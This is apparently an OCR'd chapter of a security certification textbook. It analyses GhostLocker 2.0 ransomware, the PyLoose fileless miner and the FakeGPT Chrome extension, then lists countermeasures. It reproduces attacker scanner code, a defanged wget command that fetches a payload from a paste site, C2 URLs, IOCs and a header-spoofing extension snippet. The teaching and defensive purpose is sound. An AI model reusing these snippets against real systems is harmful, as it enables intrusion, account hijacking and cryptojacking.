

Figure 7-50: GhostSec Announcement (a)

Figure 7-51: GhostSec Announcement (b)

GhostLocker 2.0 Malware Attack Phases

- **Stage 1: Initial access**

Talos's investigation revealed two fresh additions to GhostSec's toolkit, purportedly employed by the hacking group to infiltrate legitimate websites. The "GhostSec Deep Scan toolset" is employed for the purpose of conducting recursive scans on legitimate websites. The other is a hacking tool designed for executing Cross-Site Scripting (XSS) attacks, known as "GhostPresser".

```
import requests
from bs4 import BeautifulSoup
from urllib.parse import urlparse, urljoin
import builtwith
import whois
from sslyze import server_connectivity, plugins
from PyInquirer import prompt
from termcolor import colored


class GhostSecDeepScanToolSet:
    def __init__(self):
        self.visited_urls = set()

    def show_menu(self):
        questions = [
            {
                'type': 'list',
                'name': 'option',
                'message': colored('GhostSec Deep Scan ToolSet - Select an option:', 'cyan'),
                'choices': [
                    colored('Perform User-Specific Search', 'green'),
                    colored('Scan Multiple Sites', 'green'),
                    colored('Advanced Search Options', 'green'),
                    colored('Spider Function', 'green'),
                    colored('Deep Scan and Technology Analysis', 'green'),
                    colored('Security Protocols', 'green'),
                    colored('Error Handling Protocols', 'green'),
                    colored('Whois Lookup', 'green'),
                    colored('Save Data to File', 'green'),
                    colored('Content Analysis', 'green'),
                    colored('SSL Analysis', 'green'),
                    colored('Check robots.txt', 'green'),
                    colored('Check sitemap.xml', 'green'),
                    colored('DNS Lookup', 'green'),
                    colored('Perform CVE Scan', 'green'),
                    colored('Exit', 'red')
                ],
            }
        ]

        try:
            answers = prompt(questions)
            return answers['option']
        except KeyboardInterrupt:
            print("\nExiting GhostSec Deep Scan ToolSet.")
            exit()
```

Figure 7-52: GhostLocker 2.0 Python Utility to Scan the Websites

The tool comprises various modules designed to perform the following scans on targeted websites:

1. Conduct user-specific searches
2. Scan multiple websites simultaneously
3. Extract hyperlinks from the website
4. Perform a deep scan, analyzing the technologies employed in constructing the web page
5. Scan security protocols to identify SSL/TLS and HSTS (HTTP Strict Transport Security)
6. Conduct website content analysis and extract content to a file
7. Execute a Whois lookup
8. Ensure the presence of any broken links present on the website

One sophisticated module, known as deep_scan, is run by an attacker to parse and extract data from target webpages. This information can be used to examine the technologies associated with these pages.

```
def deep_scan(self, url):
    try:
        html_source, technologies = self.fetch_deep_scan_data(url)
        if html_source and technologies:
            print(colored("HTML Source Code:", 'cyan'))
            print(html_source)
            print(colored("Technologies Used:", 'cyan'))
            print(technologies)
        else:
            print(colored("Deep scan failed. Check the URL and try again.", 'red'))
    except Exception as e:
        print(colored(f"An error occurred during deep scan: {e}", 'red'))

def fetch_deep_scan_data(self, url):
    try:
        response = requests.get(url)
        response.raise_for_status() # Raise an exception for bad response status

        soup = BeautifulSoup(response.text, 'html.parser')

        # Parse technologies using builtwith library
        technologies = builtwith.builtwith(url)

        return soup.prettify(), technologies
    except requests.exceptions.RequestException as req_err:
        print(colored(f"Error: {req_err}", 'red'))
        return None, None
```

Figure 7-53: A Function to Parse and Identify the Technology Used on The Webpage

Another hacking tool, GhostPresser, was employed by GhostSec to bypass the WordPress admin security measures and perform a Cross-Site Scripting (XSS) attack against a legitimate website

Upon the successful injection of GhostPresser into a targeted WordPress site, a malicious actor is capable of executing the following actions:

1. Circumvent login procedures and perform tasks such as cookie testing
2. Activate or deactivate plugins
3. Alter WordPress configurations
4. Generate a new user account
5. Revise WordPress core details
6. Employ functions to install new themes.

An illustration of a function within GhostPresser for the installation of new themes in WordPress is presented below.

- **Stage 2: Execution**

GhostLocker 2.0 encrypts files on the victim's device using an advanced encryption technique, appending the ".ghost" extension to each encrypted file. Subsequently, it issues a ransom note aimed at financial gain. The operator recommends that users maintain the confidentiality of the encryption ID and utilize their chat service for negotiation purposes by clicking the provided link labeled "Click me." The operator further cautions that failure to negotiate within seven days will lead to the exposure of the victim's compromised data on the dark web.

The GhostLocker Ransomware as a Service (RaaS) features a Command and Control (C2) panel, which allows affiliates to oversee their attack operations and the profits accrued. Once the ransomware binaries are executed on the victim's system, they establish a connection to the C2 panel, enabling affiliates to monitor the encryption progress. Talos has recently detected the GhostLocker 2.0 C2 server linked to the IP address 94.103.91.246.

The GhostLocker RAAS offers its affiliates a ransomware construction tool equipped with a range of configuration options. These options encompass the selection of persistence modes, designated directories for encryption, and methods to evade detection. Such methods may include terminating specific processes or services, executing arbitrary commands to halt scheduled tasks, or bypassing User Account Control (UAC).

- **Stage 3: Persistence & C2 Communication**

As previously mentioned, upon its initial execution, GhostLocker 2.0 ensures persistence by duplicating itself into the Windows Startup folder. Additionally, it creates a random 32-byte string, which serves as the filename for its copy located in the Windows Startup folder.

Once persistence has been established, the ransomware connects to the Command and Control (C2) server using the URL hxxp[://]94[.]103[.]91[.]246[/]incrementLaunch.

Upon establishing a connection with the C2 server, the ransomware creates a secret key and proceeds to encrypt the identifier. It subsequently retrieves various details from its configuration parameters, including the victim's IP address, the date of infection, and other pertinent information such as encryption status, ransom amount, and a unique identifier string for the victim. These details are compiled into a JSON file that is stored in the memory of the victim's machine.

The generated JSON file is sent to the C2 server through the URL hxxp[://]94[.]103[.]91[.]246[/]addInfection, facilitating the documentation of the victim's machine infection within the C2 panel.

After the victim's machine infection is recorded in the C2 panel, the ransomware proceeds to terminate specific processes, services, or Windows scheduled tasks as outlined in its configuration settings on the victim's machine, with the intention of evading detection. GhostLocker 2.0 conducts a search on the victim's machine for files that are relevant to the target based on a predetermined list of file extensions established by the threat actor. Before initiating the encryption process, it transmits these targeted files to the C2 server via the URL hxxp[://]94[.]103[.]91[.]246[/]upload using the HTTP POST method. In the analyzed version of GhostLocker 2.0, the actor programmed the ransomware to both exfiltrate and encrypt files with the extensions .doc, .docx, .xls, and .xlsx.

Upon successful data exfiltration, GhostLocker 2.0 encrypts the specified files, appending the ".ghost" extension to the encrypted files. It is important to note that during the encryption process, GhostLocker 2.0 avoids the "C:\Windows" directory. After completing the encryption procedure, the ransomware creates an embedded ransom note in an HTML file titled "Ransomnote.html" on the victim's desktop, which is subsequently executed using the Windows Start command. Consequently, the ransomware presents a ransom note on the victim’s system.

Fileless Malware Analysis: PyLoose

PyLoose is a fileless malware developed in Python, specifically engineered to target cloud workloads primarily utilized for storage and computation. This malware takes advantage of these resources to facilitate long-term cryptomining activities. It incorporates harmful Python code that injects an XMRig miner directly into the system memory via memfd, rendering it imperceptible to conventional antivirus solutions. The initial detection of this malware occurred in mid-2023 through the Wiz Runtime Sensor.



Figure 7-54: Illustration of PyLoose Malware Attack

On the same day, the script was also submitted to VirusTotal, likely by either a victim or an attacker issuing a threat to the global community.

While there is no concrete evidence linking the malware to specific incidents, researchers have identified certain Indicators Of Compromise (IOCs) that may assist in recognizing its presence. The potential IOCs include the following:

Description	Type	Value
PyLoose loader	SHA-256 File Hash	25232290fa5529240a4e893ce206dfdcfc28d0b3a1b89389f727 0f1046822
PyLoose loader	SHA-1 File Hash	d422493b47e4798717f2b05a482c97ef9e6b74b9
PyLoose loader	MD-5 File Hash	fec5b820594579f1088db47583d2c62d
XMRig payload	SHA-256 File Hash	935ee206846223e6d2db3f62d05101c0bea741e7b43 e1b73c1eb008f947d5ff1
XMRig payload	SHA-1 File Hash	eba82ed21b329b0955ab87b2397a949628349b3f
XMRig payload	MD-5 File Hash	059f83f8969b09c29c95b17452718ea3
Miner pool network endpoint	IPv4 Address + Port	51.75.64.249 :20128
Cryptomining pool network endpoint	FQDN (DNS)	gulf.moneroocean.stream
Cryptomining pool network endpoint	FQDN (DNS)	pool.sabu-sabu.ml
Cryptomining pool network endpoint	FQDN (DNS)	pool.xiao.my.id
Attacker's Monero wallet address	Wallet	85DS3ShGZwtFffeQUrDK8Db12qwCcaCHofNcZdjMkjT CfWiRv9WLe4cR2W97eGnRXwBxDhTK7BbbE2Z7t4gjX Rz1VLPmhn7

Table 7-05: Potential IOCs

PyLoose Malware Attack Phases

- **Stage 1: Pre-exploitation**

The PyLoose malware infiltrates systems via a publicly accessible Jupyter Notebook service that is inadequately configured regarding system command restrictions. While the Jupyter Notebook is designed to enable Python code execution, it, unfortunately, does not impose sufficient limitations on executing system commands, including Python modules such as os and subprocess. Cybercriminals often target such environments, as they prefer to scan the Internet for openly accessible services rather than dedicating time and resources to attacks on undisclosed targets. The attackers exploited the misconfigured Jupyter Notebook to execute a custom system command that facilitated the download of a suitable payload from paste.c-net.org. This payload is then injected into the Python runtime memory through an HTTPS GET request, which frequently avoids saving files onto the disk. Although attackers typically initiate this process using the wget -O- https[://]paste[.]c-net.org/chattingloosened command, they predominantly execute the script in Python during most attack scenarios.

- **Stage 2: Exploitation**

The initial phase of exploitation is characterized by the decoding and decompression of the XMRig miner embedded within the script, followed by its direct loading into memory via the memory file descriptor memfd. The executed Python script, created using the fileless-elf-exec method, consists of only nine lines, with the entire fileless payload compressed using zlib and encoded in base64 format. The components of the executed script are detailed as follows:

The components of the executed script are outlined as follows:

- It imports libraries necessary for direct system calls, execution of operating system commands, base64 encoding and decoding, as well as zlib decompression.
- The standard or default C library present on the system is loaded.
- The C library is employed to invoke the syscall function.
- The payload is decoded using the base64 algorithm [T1140].
- The decoded data is then decompressed [T1027.002].
- Syscall number 319 is invoked with the appropriate parameters: memfd_create(name="", flags=MFD_CLOSEXEC). The result from this syscall is a new file descriptor associated with the created memfd.
- The decoded and decompressed malware content is written into the memfd buffer.
- A path to the memfd file descriptor is constructed.
- The malware is executed directly from memory through the newly created memfd.
- The string "smd" is provided as argv[0] and is the only command-line argument.
- An empty dictionary {} is supplied as the environmental variable, signifying that no additional environmental variables will be introduced.

- **Stage 3: Post-exploitation - Persistence and Connection with C2 Server**

In the exploitation phase, the file present in memory may be identified as the XMRig miner, featuring the embedded configuration version 6.19.3, which was relatively recent at that time. This cryptocurrency miner initiates a connection with the remote IPv4 address linked to the

MoneroOcean mining pool. The malware persistently collects and transmits Monero cryptocurrency to the Command and Control (C2) server managed by the attackers.

The attackers utilized advanced techniques to obscure their activities, employing an open data-sharing service for hosting the Python payload, altering fileless execution methods, and compiling an XMRig miner with an integrated configuration. Consequently, the malware leaves no conclusive evidence to directly associate the attack with a particular threat actor.

AI-based Malware Analysis: FakeGPT

In early February 2023, a sophisticated malware operation known as FakeGPT was detected, exploiting the widespread appeal of ChatGPT to disseminate a harmful Chrome extension titled "Quick access to Chat GPT." This extension was designed to provide expedited access to a fraudulent version of ChatGPT, which was utilized to compromise Facebook accounts and install hidden backdoors. It incorporated a malicious Facebook application, referred to as a "backdoor," that bestows super-admin privileges upon the attackers. By gaining control over significant Facebook business accounts, an assailant can create a powerful network of Facebook bots and an insidious advertising system. This capability allows the attacker to propagate Facebook paid advertisements using the resources of the victims, thereby spreading in a self-replicating, worm-like manner.

- **Stage 1: Discovery and Propagation**

On March 3, 2023, Guardio Labs identified a new variant of a malicious campaign. This malware was disseminated through sponsored posts on Facebook, presenting itself as a tool for simplified access to ChatGPT features directly from the browser. Users, unaware of the threat, installed the extension, which subsequently triggered a range of unauthorized activities, including data collection and attempts to take over accounts.

- **Stage 2: Malvertising and Installation**

The campaign utilized sponsored posts on Facebook to promote the extension, deceiving users into believing it provided authentic ChatGPT functionalities. Once installed, the extension commenced the collection of data from the browser, including cookies from all active sessions, and employed strategies to hijack Facebook accounts.



Figure 7-55: Malvertising and Installation of FakeGPT

- **Stage 3: Exploiting Browser Context**

After installation, the extension capitalized on the authenticated browser context to access the Meta-Graph API, allowing it to perform actions on behalf of the user on Facebook through straightforward API calls.



Figure 7-56: FakeGPT Abusing Browser Context

- **Stage 4: Bypassing Security Protocols**

The extension manipulated Chrome's declarative NetRequest API to alter request headers, deceiving Facebook into perceiving malicious requests as originating from legitimate sources. Upon activation, this harmful extension executes a code segment designed to modify the headers of all requests directed at Facebook, regardless of their source within the browser. This modification falsely indicates that these requests are coming from "facebook.com," granting unrestricted access to any Facebook page and enabling the execution of API calls and actions through a compromised browser without leaving any evidence.

```
yield chrome.declarativeNetRequest.updateDynamicRules({
      addRules: [{
              "id": 1,
              "priority": 1,
              "action": {
                  type: 'modifyHeaders',
                  requestHeaders: [
                      { header: 'origin', operation: 'set', value: `https://www.${d}` }
                  ],
              },
              "condition": { "urlFilter": `www.${d}`, "resourceTypes": ["xmlhttprequest"] }
          }
      ],
      removeRuleIds: [1]
  });java
```

Figure 7-57: Code Invoked Upon Initiation of the Malicious Extension

- **Stage 5: Data Collection and Exfiltration**

Upon the victim's engagement with the extension by submitting a query to ChatGPT, the request is transmitted to the OpenAI servers, serving as a diversion. Concurrently, the extension initiates the collection of data in the background. Below are examples of deconstructed code obtained from the source of the malicious extensions. Initially written in TypeScript and later minimized, analysts have employed .map files for reconstruction, thus transforming the code into a more comprehensible format. This reconstruction process unveils functions and variable names that distinctly signify the malicious intent of the code.

The Graph API request referenced in the preceding code snippet grants attackers access to detailed information regarding the target Business Facebook account if such an account exists. This encompasses data on ongoing promotions and the account's credit balance. Following this, the extension systematically analyzes, organizes, and transmits the collected data to a Command and Control (C2) server. This data transmission is executed through a series of API calls, each chosen based on the relevance and classification of the information gathered. The extension accumulates extensive data, including account specifics and financial details, which are encrypted and relayed back to the Command and Control (C2) servers.

- **Stage 6: Account Compromise via Malicious Facebook Application**

The malware automates the registration of a malicious Facebook application with broad permissions on the victim's account, thereby providing attackers with complete administrative authority.

- **Stage 7: Spread to Additional Accounts**

Compromised accounts are utilized to establish a "network" of Facebook bots, further disseminating the malware through additional sponsored posts and harmful activities. This results in charges to the victims' accounts for the paid advertisements.

 **EXAM TIP:** AI-based malware uses machine learning to adapt to the environment, making it harder to detect. Protect against these threats with tools that can dynamically analyze and respond to new attack methods.

Malware Countermeasures

Attackers frequently employ malware to infiltrate targeted systems. It is significantly simpler to prevent malware from accessing a system than to remove it from one that has already been compromised. This section outlines several countermeasures designed to block malware from entering a system and to reduce the potential risks associated with its entry.

Trojan Countermeasures

The following measures can be implemented to mitigate the risks associated with Trojan malware:

- Avoid opening email attachments from unfamiliar sources.
- Block unnecessary ports on the host and utilize a firewall for enhanced security.
- Do not accept programs sent via instant messaging platforms.
- Strengthen weak default configurations and disable any unused features, including protocols and services.
- Monitor internal network traffic for unusual ports or encrypted communications.
- Avoid downloading and executing software from unverified sources.
- Regularly apply patches and security updates for both the operating system and applications.
- Limit permissions within the desktop environment to hinder the installation of harmful applications.
- Exercise caution when entering commands and refrain from using pre-written programs or scripts without verification.
- Manage the integrity of local workstation files through checksums, auditing, and port scanning.
- Utilize host-based antivirus, firewall, and intrusion detection systems.
- Avoid engaging with unsolicited pop-up advertisements and banners.
- Be cautious when using peer-to-peer file sharing services.
- Choose Internet Service Providers (ISPs) that offer network security and effective anti-spam measures.
- Disable the autorun feature for external devices, such as USB drives and external hard drives.
- Verify the authenticity of Secure Socket Layer (SSL) certificates before accessing e-commerce websites to prevent data interception.
- Create strong, unique passwords and change them regularly.
- Take advantage of web browser security features and extensions.

- Implement host-based intrusion prevention systems on endpoints to monitor and block malicious activities, such as unauthorized file system changes and process injections linked to Trojan infections.
- Use file integrity monitoring (FIM) tools to spot illegal changes to critical program binaries, configuration files, and system files.
- Activate memory protection mechanisms, such as Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR), to guard against buffer overflow and code injection attacks commonly exploited by Trojans.

Backdoor Countermeasures

Several effective countermeasures against backdoors include the following:

- Most commercial antivirus solutions are capable of automatically scanning for and identifying backdoor programs before they inflict harm.
- Users should be educated on the importance of refraining from installing applications sourced from untrusted websites and email attachments.
- It is advisable to avoid untrusted software and to ensure that a firewall safeguards every device.
- Utilize antivirus software such as Bitdefender and Kaspersky to detect and remove backdoors.
- Monitor open-source projects that may enter the organization from unreliable external sources, such as open-source code repositories.
- Employ protocol monitoring tools to inspect network packets.
- If a computer is discovered to be compromised by backdoors, it should be restarted in safe mode with networking capabilities.
- Implement registry monitoring tools to identify malicious entries introduced by the backdoor.
- Uninstall or remove any programs or applications installed by the backdoor Trojan or virus.
- Eliminate any malicious registry entries created by the backdoor Trojan.
- Delete any files associated with the backdoor Trojan.
- Ensure that the device has the auto-update feature enabled to receive timely software security patches.
- Apply the pipeline emission analysis method to examine and assess hardware-based backdoors that may be introduced during the manufacturing phase.
- Refrain from using hardware components purchased from untrusted online marketplaces or black markets, as these can facilitate the injection of backdoors into the hardware.
- If any unusual behavior is observed, restore the device to its factory settings and reconfigure it with new credentials.
- Review user ratings and feedback prior to installing and granting permissions to any product, even if it originates from trusted sources.
- Implement file integrity monitoring software to detect unauthorized modifications to critical system files and settings.
- Disable unnecessary services and close ports that are not essential for business operations to minimize potential entry points for backdoors.

Virus and Worm Countermeasures

Countermeasures against viruses and worms include the following measures:

- Install antivirus software capable of detecting and eliminating infections in real-time.
- Develop and disseminate an antivirus policy to promote safe computing practices among staff.
- Exercise caution and follow guidelines when downloading files or software from the Internet.
- Ensure antivirus software is updated regularly.
- Refrain from opening attachments from unknown sources, as these can be vehicles for virus transmission.
- It is essential to perform regular data backups to reduce the risk of data corruption resulting from virus infections.
- Schedule routine scans of all drives following the installation of antivirus software.
- Verify any disks or programs before acceptance by scanning them with the latest antivirus version.
- Confirm that all executable code utilized within the organization has received prior approval.
- Avoid opening files with more than one file type extension.
- Stay updated on emerging virus threats.
- Activate pop-up blockers and utilize an Internet firewall for enhanced security.
- Perform disk clean-up and run a registry scan weekly.
- Conduct anti-spyware or anti-adware scans on a weekly basis.
- Do not open files that possess multiple file type extensions.
- Be cautious with files transmitted via instant messaging platforms.
- Regularly review installed programs and stored data for any anomalies.
- Utilize an effective email filtering system and conduct regular email scans.
- Disable the AutoRun feature on the system to prevent the automatic execution of harmful programs from external devices.
- Implement robust, unique passwords for all accounts and change them periodically.

Fileless Malware Countermeasures

Countermeasures to mitigate fileless malware attacks include the following measures:

- Eliminate all administrative tools and limit access through Windows Group Policy or Windows AppLocker.
- Deactivate PowerShell and WMI when they are not in use.
- Disable macros and only utilize digitally signed trusted macros.
- Implement whitelisting solutions, such as McAfee Application Control, to prevent unauthorized applications and code from executing on the systems.
- Educate employees on identifying phishing emails and advise them against enabling macros in MS Office documents.
- Prevent PDF readers from automatically executing JavaScript.
- Disable Flash within browser settings.
- Enforce two-factor authentication for accessing critical systems or network-connected resources.

- Establish multi-layered security measures to identify and protect against memory-resident malware.
- Utilize User Behavior Analytics (UBA) solutions to uncover threats concealed within data.
- Ensure the capability to detect system tools like PowerShell and WMIC, as well as whitelisted application scripts, to safeguard against malicious attacks.
- Conduct regular antivirus scans to identify infections and maintain an updated antivirus program.
- Install browser protection tools and disable automatic plugin downloads.
- Schedule routine security assessments for applications and consistently apply patches.
- Apply the most recent security patches to the operating system on a regular basis.
- Review all running programs for any malicious signatures or new heuristics.
- Activate endpoint security with continuous monitoring to safeguard networks during remote access.
- Investigate Indicators of Compromise (IoCs) on both the system and network.
- Frequently review security logs, particularly when there is an unusual volume of data exiting the network.
- Limit administrative rights and grant the minimum privileges necessary to user accounts to avert privilege escalation attacks.
- Employ application control to prevent web browsers from launching script interpreters such as PowerShell and WMIC.
- Diligently monitor any changes in the system's behavior.
- Disable applications and service features that are not in use or deemed unnecessary.
- Uninstall applications that lack significance.
- Restrict all incoming network traffic or files that have the .exe file extension.
- Verify the presence of any PowerShell scripts that may be concealed within any drives or the \TEMP directory.
- Leverage projects like AltFS, which offer insights into the operational methods of fileless malware on targeted devices.
- Employ security solutions that utilize behavioral analysis to identify suspicious activities commonly linked to fileless malware, such as unusual PowerShell usage or alterations in the registry.
- Implement advanced Endpoint Protection Platforms (EPPs) that feature capabilities for detecting fileless malware by monitoring memory and script execution behaviors. Establish network segmentation to limit the spread of fileless malware across systems and networks.

AI-based Malware Countermeasures

Several effective countermeasures against AI-driven malware include the following:

- Monitor for irregular patterns, such as atypical data transfers or alterations within the system.
- Utilize AI-enhanced security solutions, including Next-Generation AntiVirus (NGAV), Endpoint Detection and Response (EDR), and Network Traffic Analysis (NTA), to identify and counteract AI-related malware threats.

- Conduct regular anomaly detection techniques, employing methods such as statistical analysis, clustering algorithms, and unsupervised learning approaches.
- Create and implement explainable AI (XAI) methodologies to improve the clarity and understanding of AI-based security measures.
- Establish automated response systems, including threat hunting algorithms and orchestration platforms.
- Adhere to pertinent cybersecurity regulations and standards, such as GDPR, HIPAA, and NIST guidelines, which specifically address threats posed by AI-based malware.
- Equip the Security Operations Center (SOC) with sophisticated monitoring tools and automated response functionalities to detect and address AI-driven malware threats in real-time.
- Utilize threat intelligence feeds and services that offer timely updates on new AI-based malware threats and related Indicators of Compromise (IoCs).
- Encourage cybersecurity awareness training initiatives that enable employees to actively participate in defending against AI-related threats.
- Regularly evaluate and audit compliance with regulations and standards to uncover vulnerabilities that could expose organizations to risks associated with AI-based malware.

Adware Countermeasures

To protect against adware, consider implementing the following strategies:

- Ensure it is regularly updated to effectively identify and eliminate adware.
- This practice helps to address vulnerabilities that adware may exploit.
- Refrain from obtaining applications and software from unfamiliar websites.
- Choose custom installation options to uncheck any bundled adware.
- These tools can assist in preventing adware from displaying advertisements and tracking your online behavior.
- Regularly use reputable antivirus and antimalware programs to identify and remove adware.
- Enable real-time protection features in your antimalware software to thwart adware installations and activities as they occur.
- Implement ad-blocking extensions in web browsers to stop adware-related advertisements from appearing.
- Thoroughly examine End User License Agreements (EULA) and installation prompts to opt-out of any bundled software that may include adware.
- When installing software, opt for advanced or custom installation options to exclude any additional, potentially unwanted software.
- Modify your web browser's privacy settings to minimize tracking and data collection.
- Leverage system clean-up tools to eliminate unused files and software that may be susceptible to adware.
- Regularly check your list of installed programs and remove any that you did not authorize or no longer require.

APT Countermeasures

Several key strategies can be employed to mitigate the risks associated with Advanced Persistent Threats (APTs):

- Implement a zero-trust security framework to ensure that all users and devices are properly authenticated.
- Perform regular risk assessments to identify vulnerabilities.
- Divide the network into distinct segments to restrict lateral movement by APTs.
- Utilize Next-Generation Antivirus (NGAV) solutions and Endpoint Detection and Response (EDR) systems.
- Establish robust email security protocols, including spam filtering, email authentication methods (such as SPF, DKIM, DMARC), and encryption to prevent malware infiltration via email.
- Engage in proactive threat hunting to detect early signs of APT activities.
- Ensure sensitive data is encrypted both during transmission and while stored to safeguard against unauthorized access.
- Apply Data Loss Prevention (DLP) measures and enforce data classification policies.
- Continuously evaluate and enhance security measures and threat intelligence to keep pace with the evolving Tactics, Techniques, and Procedures (TTPs) of APTs.
- Regularly update and patch operating systems, applications, and firmware across all devices.
- Implement Multi-Factor Authentication (MFA) for access to critical systems and sensitive information.
- Maintain vigilant monitoring of network traffic for any unusual activities that may suggest APT involvement.
- Deploy Security Information and Event Management (SIEM) solutions along with anomaly detection tools to facilitate the automated identification of suspicious behavior.
- Embrace a zero-trust security model that treats all entities, both internal and external, as untrustworthy until verified.
- Leverage deception technologies, such as honeypots and decoys, to mislead attackers and facilitate early detection of their activities.

Anti-Malware Software

An individual may employ malware to engage in online fraud or theft. Therefore, it is advisable to utilize anti-malware software to assist in identifying, eliminating, and rectifying any harm that may result from such malware. This section provides a list and detailed descriptions of various anti-malware programs, including anti-Trojan and antivirus solutions.

 **EXAM TIP:** Anti-malware tools include antivirus programs, anti-spyware tools, and intrusion prevention systems. Each tool offers specific protection but works best in a layered defense strategy.

Anti-Trojan Software

Anti-Trojan software refers to applications specifically designed to detect and thwart the infiltration of harmful Trojans or malware into computer systems and electronic devices. These tools may utilize various scanning techniques and can be either free or licensed software to identify Trojans, rootkits, backdoors, and other forms of potentially harmful software.

Avast One

Avast One is a comprehensive security and optimization suite that delivers real-time protection for devices, privacy, and identity. It offers extensive defense against Trojans, ransomware, rootkits, and numerous other malware variants. Additionally, Avast One includes online privacy features such as a VPN and password protection to safeguard data from malware threats. It also assists in enhancing device performance through functionalities like disk cleaning, driver updates, and software updates.

Antivirus Software

